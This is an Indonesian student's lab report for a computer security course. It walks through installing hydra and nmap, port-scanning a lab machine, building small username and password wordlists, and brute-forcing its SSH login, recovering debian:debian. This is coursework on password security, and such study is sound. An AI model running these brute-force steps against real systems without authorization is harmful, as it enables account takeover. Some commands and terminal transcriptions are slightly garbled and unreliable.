

# **MATA KULIAH KEAMANAN SISTEM DAN JARINGAN KOMPUTER**

Dosen:  
Arief Prasetyo

## **TUGAS 02** TEORI 04 KEAMANAN PASSWORD

Oleh:



Nama : Rafly Dioniswara Pramono  
Kelas : TI-3B  
Presensi : 18  
No Hp : 082132362212  
E-Mail : raflypram368@gmail.com

## 1. Soal Tugas

Buatlah dokumentasi langkah-per-langkah yang Anda lakukan dalam bentuk dokumen pdf. Format nama file dari dokumentasi Anda adalah : Kelas\_Absen\_Nama\_Kemjar\_praktikum04-1.pdf (Contoh: MI2A\_23\_Sofyan NA\_Kemjar\_praktikum04-1.pdf)

## 2. Jawaban Soal

- Kegiatan pertama yang akan dilakukan adalah menginstall *tools password cracking* yaitu **hydra**. Lakukan penginstalan dengan mengetikkan perintah pada GNS3 Anda,

- **sudo apt-get hydra**


```
Setting up libmongoc-1.0-0 (1.17.0-1) ...
Setting up libxfixes3:amd64 (1:5.0.3-2) ...
Setting up libdrm2:amd64 (2.4.104-1) ...
Setting up libva-drm2:amd64 (2.10.0-1) ...
Setting up libvdpau1:amd64 (1.4-3) ...
Setting up libgdk-pixbuf-2.0-0:amd64 (2.42.2+dfsg-1+deb11u1) ...
Setting up libfontconfig1:amd64 (2.13.1-4.2) ...
Setting up libsvn1:amd64 (1.14.1-3+deb11u1) ...
Setting up libva-x11-2:amd64 (2.10.0-1) ...
Setting up libdrm-amdgpu1:amd64 (2.4.104-1) ...
Setting up mesa-vulkan-drivers:amd64 (20.3.5-1) ...
Setting up fontconfig (2.13.1-4.2) ...
Regenerating fonts cache... done.
Setting up libdrm-nouveau2:amd64 (2.4.104-1) ...
Setting up libdrm-radeon1:amd64 (2.4.104-1) ...
Setting up libpango-1.0-0:amd64 (1.46.2-3) ...
Setting up libdrm-intel1:amd64 (2.4.104-1) ...
Setting up libgl1-mesa-dri:amd64 (20.3.5-1) ...
Setting up libcairo2:amd64 (1.16.0-5) ...
Setting up libavutil56:amd64 (7:4.3.6-0+deb11u1) ...
Setting up libgdk-pixbuf2.0-bin (2.42.2+dfsg-1+deb11u1) ...
Setting up libtheora0:amd64 (1.1.1+dfsg.1-15) ...
Setting up libswscale5:amd64 (7:4.3.6-0+deb11u1) ...
Setting up libcairo-gobject2:amd64 (1.16.0-5) ...
Setting up mesa-va-drivers:amd64 (20.3.5-1) ...
Setting up libpangoft2-1.0-0:amd64 (1.46.2-3) ...
Setting up i965-va-driver:amd64 (2.4.1+dfsg1-1) ...
Setting up libpangocairo-1.0-0:amd64 (1.46.2-3) ...
Setting up mesa-va-drivers:amd64 (20.3.5-1) ...
Setting up libglx-mesa0:amd64 (20.3.5-1) ...
Setting up libglx0:amd64 (1.3.2-1) ...
Setting up libswresample3:amd64 (7:4.3.6-0+deb11u1) ...
Setting up librsvg2-2:amd64 (2.50.3+dfsg-1+deb11u1) ...
Setting up libgl1:amd64 (1.3.2-1) ...
Setting up va-driver-all:amd64 (2.10.0-1) ...
Setting up librsvg2-common:amd64 (2.50.3+dfsg-1+deb11u1) ...
Setting up libavcodec58:amd64 (7:4.3.6-0+deb11u1) ...
Setting up libvdpau-va-gll:amd64 (0.4.2-1+b1) ...
Setting up libfreerdp2-2:amd64 (2.3.0+dfsg1-2+deb11u1) ...
Setting up vdpau-driver-all:amd64 (1.4-3) ...
Setting up hydra (9.1-1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for libc-bin (2.31-13) ...
Processing triggers for libgdk-pixbuf-2.0-0:amd64 (2.42.2+dfsg-1+deb11u1) ...
debian@debian:~$
```

### Note:

Tunggu hingga proses instalasi selesai. Proses penginstalan memang sedikit lama, tapi jika kita sersabar akan selesai.

- b. Ketika sudah selesai penginstalan **hydra** kita dapat melakukan pengecekan dengan mengetikkan perintah sebagai berikut

## - hydra



```
Setting up liblogin:amd64 (1.3.2-1) ...
Setting up libnsssample3:amd64 (7:4.3.6-0+deb11u1) ...
Setting up librsync2-2:amd64 (2.50.3+dfsg-1+deb11u1) ...
Setting up libglib:amd64 (1.3.2-1) ...
Setting up va-driver-all:amd64 (2.10.0-1) ...
Setting up librsync2-common:amd64 (2.50.3+dfsg-1+deb11u1) ...
Setting up libavcodec58:amd64 (7:4.3.6-0+deb11u1) ...
Setting up libvdpau-va-gl1:amd64 (0.4.2-1+b1) ...
Setting up libfirebird2-2:amd64 (2.3.0+dfsg1-2+deb11u1) ...
Setting up vdpau-driver-all:amd64 (1.4-3) ...
Setting up hydra (9.1-1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for libc-bin (2.31-13) ...
Processing triggers for libgdk-pixbuf-2.0-0:amd64 (2.42.2+dfsg-1+deb11u1) ...
debian@debiana:~$ hydra
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN]-L FILE] [-p PASS]-P FILE] | [-c FILE] [-e ncr] [-o FILE] [-t TASKS] [-M FILE]
[-M TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISduvVd46] [-m MODULE_OPT] [service://server[:P

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-c FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-u service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s] [-head|get|post] http
p-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-[cram|digest|md5][s] memcached mongodb mssql m
er oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip
nmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xapp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)


Example: hydra -l user -P passlist.txt ftp://192.168.0.1
debian@debiana:~$
```

## Note:

Jika keluar tampilan seperti diatas, maka instalasi berhasil. Gambar diatas merupakan beberapa pilihan atau options syntax yang bis akita gunakan.

- c. Setelah melakukan penginstalan **hydra**, kita dapat melakukan penginstalan tools yang kedua yaitu **nmap**. Tujuan penginstalan nmap adalah untuk melakukan *checking/scanning* port terhadap ip target yang akan kita crack passwordnya. Penginstalan nmap dapat dilakukan dengan mengetikkan perintah sebagai berikut,

- **sudo apt install nmap**



```
debian@debian:~$ sudo apt install nmap
[sudo] password for debian:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  liblinear4 liblinear-dev libsvm3 libhdf5-1.10 libhdf5-common
Suggested packages:
  liblinear-tools liblinear-dev rcat rdiff zennao
The following NEW packages will be installed:
  liblinear4 liblinear-dev libsvm3 libhdf5-1.10 libhdf5-common nmap nmap-common
0 upgraded, 7 newly installed, 0 to remove and 117 not upgraded.
Need to get 6,420 kB of archives.
After this operation, 27.5 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

- d. Kita dapat melakukan pengecekan instalasi berhasil atau tidak dengan mengetikkan perintah sebagai berikut


- **nmap**

- e. Setelah melakukan pengecekan, maka kita dapat melakukan menggunakan nmap dengan mengetikkan perintah sebagai berikut

- **nmap(ip target)**

**Contoh:**

**nmap 10.10.10.254**



```
debian@debian:~$ nmap 10.10.10.254
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-12 21:18 WIB
Nmap scan report for 10.10.10.254
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
debian@debian:~$
```

**Note:**


Ketika kita melakukan sintax diatas, maka nmap akan melakukan pengecekan beberap PORT yang terbuka. Perlu diingat bahwa pengecekan nmap, computer target harus dalam keadan **menyala**.

- f. Setelah itu kita akan menggunakan hydra untuk melakukan password cracking. Password cracking yang dilakukan tools hydra mengharuskan kita memasukkan beberapa username dan password yang  **mungkin**  digunakan oleh target. Kita dapat memberikan beberapa  **kemungkinan**  username atau password sebanyak mungkin sekaligus, dengan cara membuat file terlebih dahulu. Pembuatan file yang berisikan kemungkinan username dan password dapat dibuat terlebih dahulu dengan cara mengetikkan perintah sebagai berikut,

- **nano (nama file).(ekstensi file)**

**Contoh:**


**nano username.txt dan nano password.txt**



```
QEMU (18_Linux_RaflyDioniswara) - TightVNC Viewer
GNU nano 5.4 user.txt
mirza
ferdi
ferdinand
toho
hakim
mirzaferdinandhakim
user
admin
master
debian
root
```

**Note:**

Gambar diatas merupakan proses pembuatan file berisikan kemungkinan **username** yang digunakan oleh target. Kita dapat melakukan penyimpanan file dengan cara tekan tombol **ctrl+x -> y -> enter**.




```
QEMU (18_Linux_RaflyDioniswara) - TightVNC Viewer
GNU nano 5.4 password.txt *
debian
root
mirza
ferdi
master
mirzaferdinand
hakim
mirzaferdinandhakim
admin
```

**Note:**

Gambar diatas merupakan proses pembuatan file berisikan kemungkinan **password** yang digunakan oleh target. Kita dapat melakukan penyimpanan file dengan cara tekan tombol **ctrl+x -> y -> enter**.

- g. Kita dapat melakukan pengecekan pembuatan file yang telah kita buat sebelumnya dengan melakukan perintah sebagai berikut,

- **ls**

A screenshot of a terminal window titled "QEMU (18\_Linux\_RaflyDioniswara) - TightVNC Viewer". The terminal shows a prompt "debian@debian:~\$" followed by the command "ls". The output of the command is "password.txt thc-hydra user.txt". The prompt then changes to "debian@debian:~\$".

**Note:**


Tujuan perintah ls adalah untuk menampilkan list directory. Pembuatan file berhasil Ketika terdapat nama file yang telah kita buat sebelumnya.

- h. Setelah terdapat file yang telah kita buat, maka kita dapat melakukan password cracking menggunakan hydra. Tuliskan perintah berikut untuk melakukan password cracking terhadap target.

- **hydra -L (nama file username).(ekstensi file) -P (nama file password).(ekstensi file) (ip target)**

**Contoh:**

**hydra -L user.txt -P password.txt 10.10.10.254**

A screenshot of a terminal window titled "QEMU (18\_Linux\_RaflyDioniswara) - TightVNC Viewer". The terminal shows a prompt "debian@debian:~\$" followed by the command "hydra -L user.txt -P password.txt 10.10.10.254 ssh". The output of the command is as follows: "hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 21:36:25", "Hydra v9.1 (c) 2020 by van Hauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).", "hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 21:36:25", "[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4", "[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (1:11/p19), 7 tries per task", "[DATA] attacking ssh://10.10.10.254:22/", "[C] (ssh) host: 10.10.10.254 login: debian password: debian", "1 of 1 target successfully completed, 1 valid password found", "hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-12 21:36:42", "debian@debian:~\$".

**Note:**

Perlu diingat bahwa, komputer target harus dalam keadaan menyala. Kemudian username dan password akan muncul ketika username dan password yang terdapat di dalam file yang telah kita buat cocok dengan username dan password asli pemilik dari target. Jika username dan password yang telah kita buat tidak memiliki kecocokan maka username dan password tidak akan ditemukan.